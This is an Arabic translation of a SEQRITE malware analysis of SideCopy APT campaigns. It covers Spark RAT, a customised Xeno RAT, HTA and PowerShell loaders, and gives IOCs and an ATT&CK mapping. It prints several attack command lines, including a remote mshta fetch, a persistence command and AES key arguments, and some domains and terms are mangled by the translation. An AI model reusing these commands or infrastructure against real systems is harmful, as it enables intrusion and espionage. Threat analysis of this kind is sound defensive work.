إضافةً إلى هجماتها التي تركز على نظام ويندوز، تستهدف المجموعة الأولى من برمجيات SideCopy الخبيثة بيئات لينكس أيضًا. يحمل ملف الأرشيف الخبيث نفس اسم نظيره في ويندوز، ولكن بتاريخ تعديل 20 ديسمبر 2024. يحتوي هذا الأرشيف على ملف تنفيذي ELF مكتوب بلغة Go، مما يعكس استراتيجية متسقة متعددة المنصات. عند التحليل، تبين أن تدفق وظائف برنامج الاختراق يتشابه مع برامج الاختراق المرتبطة ببرمجيات Poseidon وAres RAT الخبيثة. وترتبط هذه البرمجيات بمجموعتي Transparent Tribe وSideCopy من التهديدات المتقدمة المستمرة (APTs) على التوالي.

وظيفة Stager:
- استخدام مجلد مشترك أمر لتنزيل طُعم من خدمة الحكومة الإلكترونية المجال إلى الدليل المستهدف /.local/share وافتحه (National-Holidays-RH-PER_N-1.pdf).
- تنزيل الحمولة النهائية قزم as /.local/share/xdg-open وتنفيذها.
- قم بإنشاء crontab '/dev/shm/mycron' للحفاظ على الثبات أثناء إعادة تشغيل النظام للحمولة، تحت اسم المستخدم الحالي.
الحمولة النهائية التي ينقلها المُهيئ هي Spark RAT، وهو حصان طروادة مفتوح المصدر للوصول عن بُعد، يدعم أنظمة Windows وmacOS وLinux. كُتب بلغة Golang، ونُشر على GitHub عام ٢٠٢٢، ويحظى بشعبية كبيرة مع أكثر من ٥٠٠ فرع. يستخدم Spark RAT بروتوكول WebSocket وطلبات HTTP للتواصل مع خادم C2022.

تشمل ميزات Spark RAT إدارة العمليات وإنهائها، ومراقبة حركة مرور الشبكة، واستكشاف الملفات ونقلها، وتحريرها وحذفها، وتظليل الأكواد البرمجية، ومراقبة سطح المكتب، والتقاط لقطات الشاشة، واسترجاع معلومات نظام التشغيل، والوصول إلى الأجهزة الطرفية عن بُعد. بالإضافة إلى ذلك، يدعم وظائف إدارة الطاقة مثل إيقاف التشغيل، وإعادة التشغيل، وتسجيل الخروج، والسكون، والإسبات، ووظائف قفل الشاشة.
المجموعة ب
تستهدف المجموعة الثانية من أنشطة SideCopy أنظمة Windows، على الرغم من أننا نشتبه في أنها تستهدف أنظمة Linux استنادًا إلى البنية التحتية التي تمت ملاحظتها منذ عام 2023.

تبدأ العدوى برابط بريد إلكتروني احتيالي، يُنزّل ملف أرشيف باسم "NDC65-Updated-Schedule.zip". يحتوي هذا الملف على ملف اختصار بامتداد مزدوج، يُفعّل ملف HTA عن بُعد مُستضاف على نطاق مُخترق آخر:
- "hxxps://modspaceinterior.com/wp-content/upgrade/01/ & mshta.exe"

تم رصد مُعرِّف الجهاز المرتبط بـ LNK "desktop-ey8nc5b" في حملات SideCopy السابقة، على الرغم من أن تاريخ التعديل "2023:05:26" يشير إلى أنه قد يكون مُعرِّفًا أقدم قيد الاستخدام. بالتوازي مع مُنظِّمات MSI، تواصل المجموعة استخدام مُنظِّمات HTA التي لا تزال غير مُكتَشَفة تقريبًا (FUD).

يحتوي ملف HTA على حمولة BroaderAspect.dll مشفرة بنظام Base64 ، وهي حمولة .NET يتم فك تشفيرها وتحميلها مباشرةً في ذاكرة MSHTA. يفتح هذا الملف الثنائي مستند NDC الوهمي الموجود في مجلد ProgramData ، بالإضافة إلى برنامج .NET إضافي بصيغة PDF في مجلد Public . يتم ضبط خاصية الثبات عبر مفتاح التسجيل Run المسمى "Edgre"، ويتم تنفيذه كالتالي:
cmd /C start C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf
الحمولة المشفرة
يحتوي الملف الثنائي .NET المسقط المسمى "Myapp.pdb" على ملفين للموارد:
- "موارد تطبيقي. وثيقة. pdf"
- "تطبيقي.خصائص.موارد.موارد"
تم فك تشفير الملف الأول باستخدام شيفرة قيصر مع إزاحة 9 أحرف في الاتجاه المعاكس. وتم تحميله باسم ' Public\Downloads\Document.pdf ' (بحجم 122.98 كيلوبايت)، وهو عبارة عن ورقة بحثية صادرة عن GIAC عام 2004 بعنوان "تقنيات الاتصال المتقدمة لبرامج التجسس التي تعمل عن بُعد على أنظمة تشغيل ويندوز".

على الرغم من أنها ليست فخًا، إلا أن حمولة مشفرة تُضاف في النهاية. يبحث البرنامج الخبيث عن علامة " %%EOF " لفصل بيانات PDF عن بيانات EXE. تُستخرج بيانات PDF من البداية حتى العلامة، بينما تُستخرج بيانات EXE بعد تخطي 6 بايتات بعد العلامة.

بعد بعض التأخير، يتم إسقاط بيانات EXE باسم " Public\Downloads\suport.exe " (49.53 كيلوبايت) والتي يتم إرسالها كوسيطة مع مفتاح لتشغيل أمر PowerShell.

مرحلة PowerShell
يظهر تنفيذ أمر PowerShell باستخدام الوسيطات الأساسية "-NoProfile -ExecutionPolicy Bypass -Command" لتجاهل السياسات والملفات الشخصية. يتم إرسال معلمتين:
-EPath 'C:\\Users\\Public\\Downloads\\suport.exe'-EKey 'wq6AHvkMcSKA++1CPE3yVwg2CpdQhEzGbdarOwOrXe0='
بعد فترة من التأخير، يُفك تشفير مفتاح التشفير من Base64، وتُعامل أول 16 بايتًا كمدخلات لتشفير AES (وضع CBC مع حشو PKCS7). يتم ذلك لتحميل الملف الثنائي المُفكك كتجميع .NET مباشرةً في الذاكرة، مع استدعاء نقطة دخوله.

Xeno RAT مخصص
يؤدي حذف حمولة .NET النهائية المسماة "DevApp.exe" إلى وظائف مألوفة في Xeno RAT. وهو حصان طروادة مفتوح المصدر للوصول عن بُعد، ظهر لأول مرة في نهاية عام 2023. تشمل الميزات الرئيسية HVNC، والوصول المباشر إلى الميكروفون، ووكيل Sock5 العكسي، وتجاوز التحكم بحساب المستخدم (UAC)، ومسجل لوحة المفاتيح، وغيرها. أضاف الإصدار المخصص الذي يستخدمه SideCopy أساليب أساسية لمعالجة النصوص باستخدام C2 والمنفذ 79.141.161[.]58:1256.

في العام الماضي، استُخدمت نسخة مُخصصة من برنامج Xeno RAT تُسمى MoonPeak من قِبل مجموعة تهديدات متقدمة متقدمة مرتبطة بكوريا الشمالية، تُعرف باسم UAT-5394. وبالمثل، تبنت جهات ناطقة بالصينية، مثل DragonSpark وTAG-100، نسخًا مُخصصة من برنامج Spark RAT.
البنية التحتية والإسناد
النطاقات التي تستخدمها مجموعة التهديد لتجهيز البرامج الضارة. معظمها مسجل باسم GoDaddy.com, LLC.
| مجال التدريج | الروية الأولى | تم إنشاؤها | ASN |
| modspaceinterior[.]com | يناير 2025 | سبتمبر 2024 | AS 46606 – جودادي |
| drjagrutichavan[.]com | يناير 2025 | أكتوبر 2021 | AS 394695 – جودادي |
| nhp.mowr[.]gov[.]in | ديسمبر 2024 | فبراير 2005 | AS 4758 – المركز الوطني للمعلوماتية |
| خدمة الحكومة الإلكترونية[.]في | ديسمبر 2024 | يونيو 2023 | AS 140641 – جودادي |
| pmshriggssssiwan[.]in | نوفمبر 2024 | مارس 2024 | AS 47583 – هوستينجر |
| بوابات التعليم[.]في | أغسطس 2024 | أغسطس 2024 | AS 22612 – NameCheap |
تم إنشاء نطاقات C2 قبل الحملة مباشرة في الأسبوع الأخير من ديسمبر 2024. وبالتعاون مع مسجل النطاقات الكندي "Internet Domain Service BS Corp."، يتم حلها إلى عناوين IP ذات Cloudflare ASN 13335 الموجودة في كاليفورنيا.
| مجال C2 | تم إنشاؤها | IP | ASN |
| التحديثات.widgetservicecenter[.]com | X | 104.21.15 [.] 163
172.67.163 [.] 31
|
ASN 13335 – كلاوفليير |
| التحديثات.biossysinternal[.]com | X | 172.67.167 [.] 230
104.21.13 [.] 17 |
ASN 202015 – HZ Hosting Ltd. |
يحتوي C2 لـ Xeno RAT 79.141.161[.]58 على اسم شائع فريد (CN=PACKERP-63KUN8U) مع HZ Hosting Limited من ASN 202015. المنفذ المستخدم للاتصال هو 1256 ولكن تم أيضًا ملاحظة منفذ RDP مفتوح 56777.

يرتبط كلا نطاقي التحكم والسيطرة (C2) برقم نظام التشغيل المستقل (ASN) الخاص بشركة Cloudflare وهو 13335، والذي يُحلّل إلى نطاق عناوين IP 172.67.xx.xx. وقد استغلت شركة SideCopy نطاقات تحكم وسيطرة مماثلة على هذا الرقم سابقًا في هجمات استهدفت القطاع البحري . وبالنظر إلى مجموعات الإصابة السابقة، والأساليب والتقنيات والإجراءات المرصودة، والفهارس المفتوحة المستضافة، تُنسب هذه الحملات، التي تستخدم أساليب وتقنيات وإجراءات جديدة، إلى شركة SideCopy بدرجة عالية من الثقة.
خاتمة
طورت مجموعة التهديدات المتقدمة المستمرة SideCopy، المرتبطة بباكستان، تكتيكاتها بشكل ملحوظ منذ أواخر ديسمبر 2024، حيث وسّعت نطاق أهدافها ليشمل قطاعات حيوية مثل السكك الحديدية، والنفط والغاز، ووزارات الخارجية. انتقلت المجموعة من استخدام ملفات HTA إلى حزم MSI كآلية رئيسية للتشغيل، وتواصل استخدام تقنيات متقدمة مثل التحميل الجانبي لـ DLL، والتحميل الانعكاسي، وفك تشفير AES عبر PowerShell. بالإضافة إلى ذلك، تستفيد المجموعة من أدوات مفتوحة المصدر مخصصة مثل Xeno RAT وSpark RAT، بالإضافة إلى نشر CurlBack RAT المُكتشف حديثًا. تُستخدم النطاقات المُخترقة والمواقع المزيفة في عمليات التصيد الاحتيالي لبيانات الاعتماد واستضافة الحمولات، مما يُسلط الضوء على جهود المجموعة المستمرة لتعزيز الثبات وتجنب الكشف.
SEQRITE الحماية
- LNK.SideCopy.49245.Gen
- LNK.Trojan.49363.GC
- SideCopy.Mal.49246.GC
- HTA.SideCopy.49248.Gen
- HTA.SideCopy.49247.Gen
- HTA.Trojan.49362.GC
- Trojan.Fmq
شركات النفط العالمية
ويندوز
| a5410b76d0cb36786e00d2968d3ab6e4 | 2024-العطلات-الوطنية-RH-PER_N-1.zip |
| f404496abccfa93eed5dfda9d8a53dc6 | 2024-الأعياد-الوطنية-RH-PER_N-1.pdf.lnk |
| 0e57890a3ba16b1ac0117a624f262e61 | إرشادات الأمان.zip |
| 57c2f8b4bbf4037439317a44c2263346 | إرشادات الأمان.pdf.lnk |
| 53eebedc3846b7cf5e29a90a5b96c803 | wininstaller.msi |
| 97c3328427b72f05f120e9a98b6f9b09 | ملف installerr.msi |
| 0690116134586d41a23baed300fc6355 | ConsoleApp1.exe |
| ef40f484e095f0f6f207139cb870a16e | ConsoleApp1.exe |
| 9d189e06d3c4cefdd226e645a0b8bdb9 | DUI70.dll |
| 589a65e0f3fe6777d17d0ac36ab07f6f | DUI70.dll |
| 0eb9e8bec7cc70d603d2d8b6efdd6bb5 | جدول التحديث لـ ndc 65 كما هو موضح في الملف txt |
| 8ceeeec0e33026114f028cbb006cb7fc | تحديث السياسة لهذه الدورة التدريبية.txt |
| 1d65fa0457a9917809660fff782689fe | NDC65-Updated-Schedule.zip |
| 7637cbfa99110fe8e1074e7ead66710e | NDC65-Updated-Schedule.pdf.lnk |
| 32a44a8f7b722b078b647e82cb9e85cf | NDC65-Updated-Schedule.hta |
| a2dc9654b99f656b4ab30cf5d97fe2e1 | BroaderAspect.dll |
| b45aa156aef2ad2c77b7c623a222f453 | zuidrt.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | وثيقة.pdf |
| cf6681cf1f765edb6cae81eeed389f78 | suport.exe |
| c952aca2036d6646c0cffde9e6f22775 | DevApp.exe (Xeno RAT مخصص) |
لينكس
| b5e71ff3932c5ef6319b7ca70f7ba8da | 2024-العطلات-الوطنية-RH-PER_N-1.zip |
| 0a67bfda993152c93a212087677f9b60 | الأعياد الوطنية 2024-RH-PER_N-1․pdf |
| e165114280204c39e99cf0c650477bf8 | clinsixfer.elf (RAT Spark مخصص) |
C2
| 79.141.161 [.] 58: 1256 | زينو رات |
| التحديثات.widgetservicecenter[.]com
التحديثات.biossysinternal[.]com |
CurlBack RAT |
عناوين URL
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/ |
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/inst/ |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/clinsixfer.elf |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/2024-National-Holidays-RH-PER_N-1.pdf |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/ |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/wont/ |
| hxxps://updates.widgetservicecenter.com/antivmcommand |
| hxxps://modspaceinterior.com/wp-content/upgrade/02/NDC65-Updated-Schedule.zip |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/ |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/NDC65-Updated-Schedule.hta |
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/payroll_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
مجالات التدريج
| modspaceinterior[.]com |
| drjagrutichavan[.]com |
| nhp.mowr[.]gov[.]in |
| pmshriggssssiwan[.]in |
| بوابات التعليم[.]في |
| خدمة الحكومة الإلكترونية[.]في |
| gadchiroli.egovservice[.]in
pen.egovservice[.]in cpcontacts.egovservice[.]in cpanel.egovservice[.]in webdisk.egovservice[.]in cpcalendars.egovservice[.]in webmail.egovservice[.]in www.dss.egovservice[.]in www.cmc.egovservice[.]in cmc.egovservice[.]in dss.egovservice[.]in mail.egovservice[.]in www.egovservice[.]in www.pakola.egovservice[.]in pakola.egovservice[.]in www.pakora.egovservice[.]in pakora.egovservice[.]in |
المضيف وقاعدة بيانات البروتين
| C:\ProgramData\LavaSoft\Sampeose.dll |
| C:\ProgramData\LavaSoft\DUI70.dll |
| C:\ProgramData\LavaSoft\girbesre.exe |
| C:\ProgramData\LavaSoft\svnides.hta |
| C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf |
| C:\Users\Public\Downloads\Document.pdf |
| C:\Users\Public\Downloads\suport.exe |
| E:\finalRnd\Myapp\obj\Debug\Myapp.pdb |
الأفخاخ
| 320bc4426f4f152d009b6379b5257c78 | الأعياد الوطنية 2024-RH-PER_N-1.pdf |
| 9de50f9357187b623b06fc051e3cac4f | إرشادات الأمان.pdf |
| c9c98cf1624ec4717916414922f196be | NDC65-تحديث-الجدول.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | وثيقة.pdf |
MITER ATT & CK
| TTP | الاسم |
| استطلاع | |
| T1589.002 | جمع معلومات هوية الضحية: عناوين البريد الإلكتروني |
| تنمية الموارد | |
| T1583.001
T1584.001 T1587.001 T1588.001 T1588.002 T1608.001 T1608.005 T1585.002 T1586.002 |
اكتساب البنية التحتية: المجالات
البنية التحتية للاختراق: المجالات تطوير القدرات: البرامج الضارة الحصول على القدرات: البرامج الضارة الحصول على القدرات: الأداة قدرات المرحلة: تحميل البرامج الضارة قدرات المرحلة: ربط الهدف إنشاء حسابات: حسابات البريد الإلكتروني حسابات الاختراق: حسابات البريد الإلكتروني |
| الوصول الأولي | |
| T1566.002 | التصيد الاحتيالي: رابط التصيد الاحتيالي |
| التنفيذ | |
| T1106
T1129 T1059 T1047 T1204.001 T1204.002 |
API الأصلي
الوحدات المشتركة مترجم الأوامر والبرمجة ويندوز إدارة الأجهزة تنفيذ المستخدم: ارتباط ضار تنفيذ المستخدم: ملف ضار |
| إصرار | |
| T1053.003
T1547.001 |
المهمة/الوظيفة المجدولة: Cron
مفاتيح تشغيل التسجيل / مجلد بدء التشغيل |
| التصعيد امتياز | |
| T1548.002 | آلية التحكم في الارتفاع عن طريق إساءة الاستخدام: تجاوز التحكم في حساب المستخدم |
| التهرب الدفاعي | |
| T1036.005
T1036.007 T1140 T1218.005 T1574.002 T1027 T1620 |
التنكر: تطابق الاسم الشرعي أو الموقع
التنكر: امتداد الملف المزدوج فك تشفير / فك تشفير الملفات أو المعلومات تنفيذ الوكيل الثنائي للنظام: Mshta تدفق تنفيذ الاختراق: تحميل جانبي لـ DLL ملفات أو معلومات مبهمة تحميل رمز عاكس |
| الاكتشاف | |
| T1012
T1016 T1033 T1057 T1082 T1083 T1518.001 |
سجل الاستعلام
اكتشاف تكوين شبكة النظام مالك النظام / اكتشاف المستخدم اكتشاف العملية اكتشاف معلومات النظام اكتشاف الملفات والدليل اكتشاف البرامج: اكتشاف برامج الأمان |
| التشكيلات | |
| T1005
T1056.001 T1123 T1113 T1560.001 |
البيانات من النظام المحلي
التقاط الإدخال: Keylogging التقاط الصوت القبض على الشاشة أرشفة البيانات المجمعة: أرشفة عبر الأداة المساعدة |
| القيادة والتحكم | |
| T1105
T1571 |
نقل أداة الدخول
منفذ غير قياسي |
| exfiltration | |
| T1041 | تسلل عبر قناة C2 |
المؤلف:
ساثويك رام براكي
كارتيك كومار جيفاني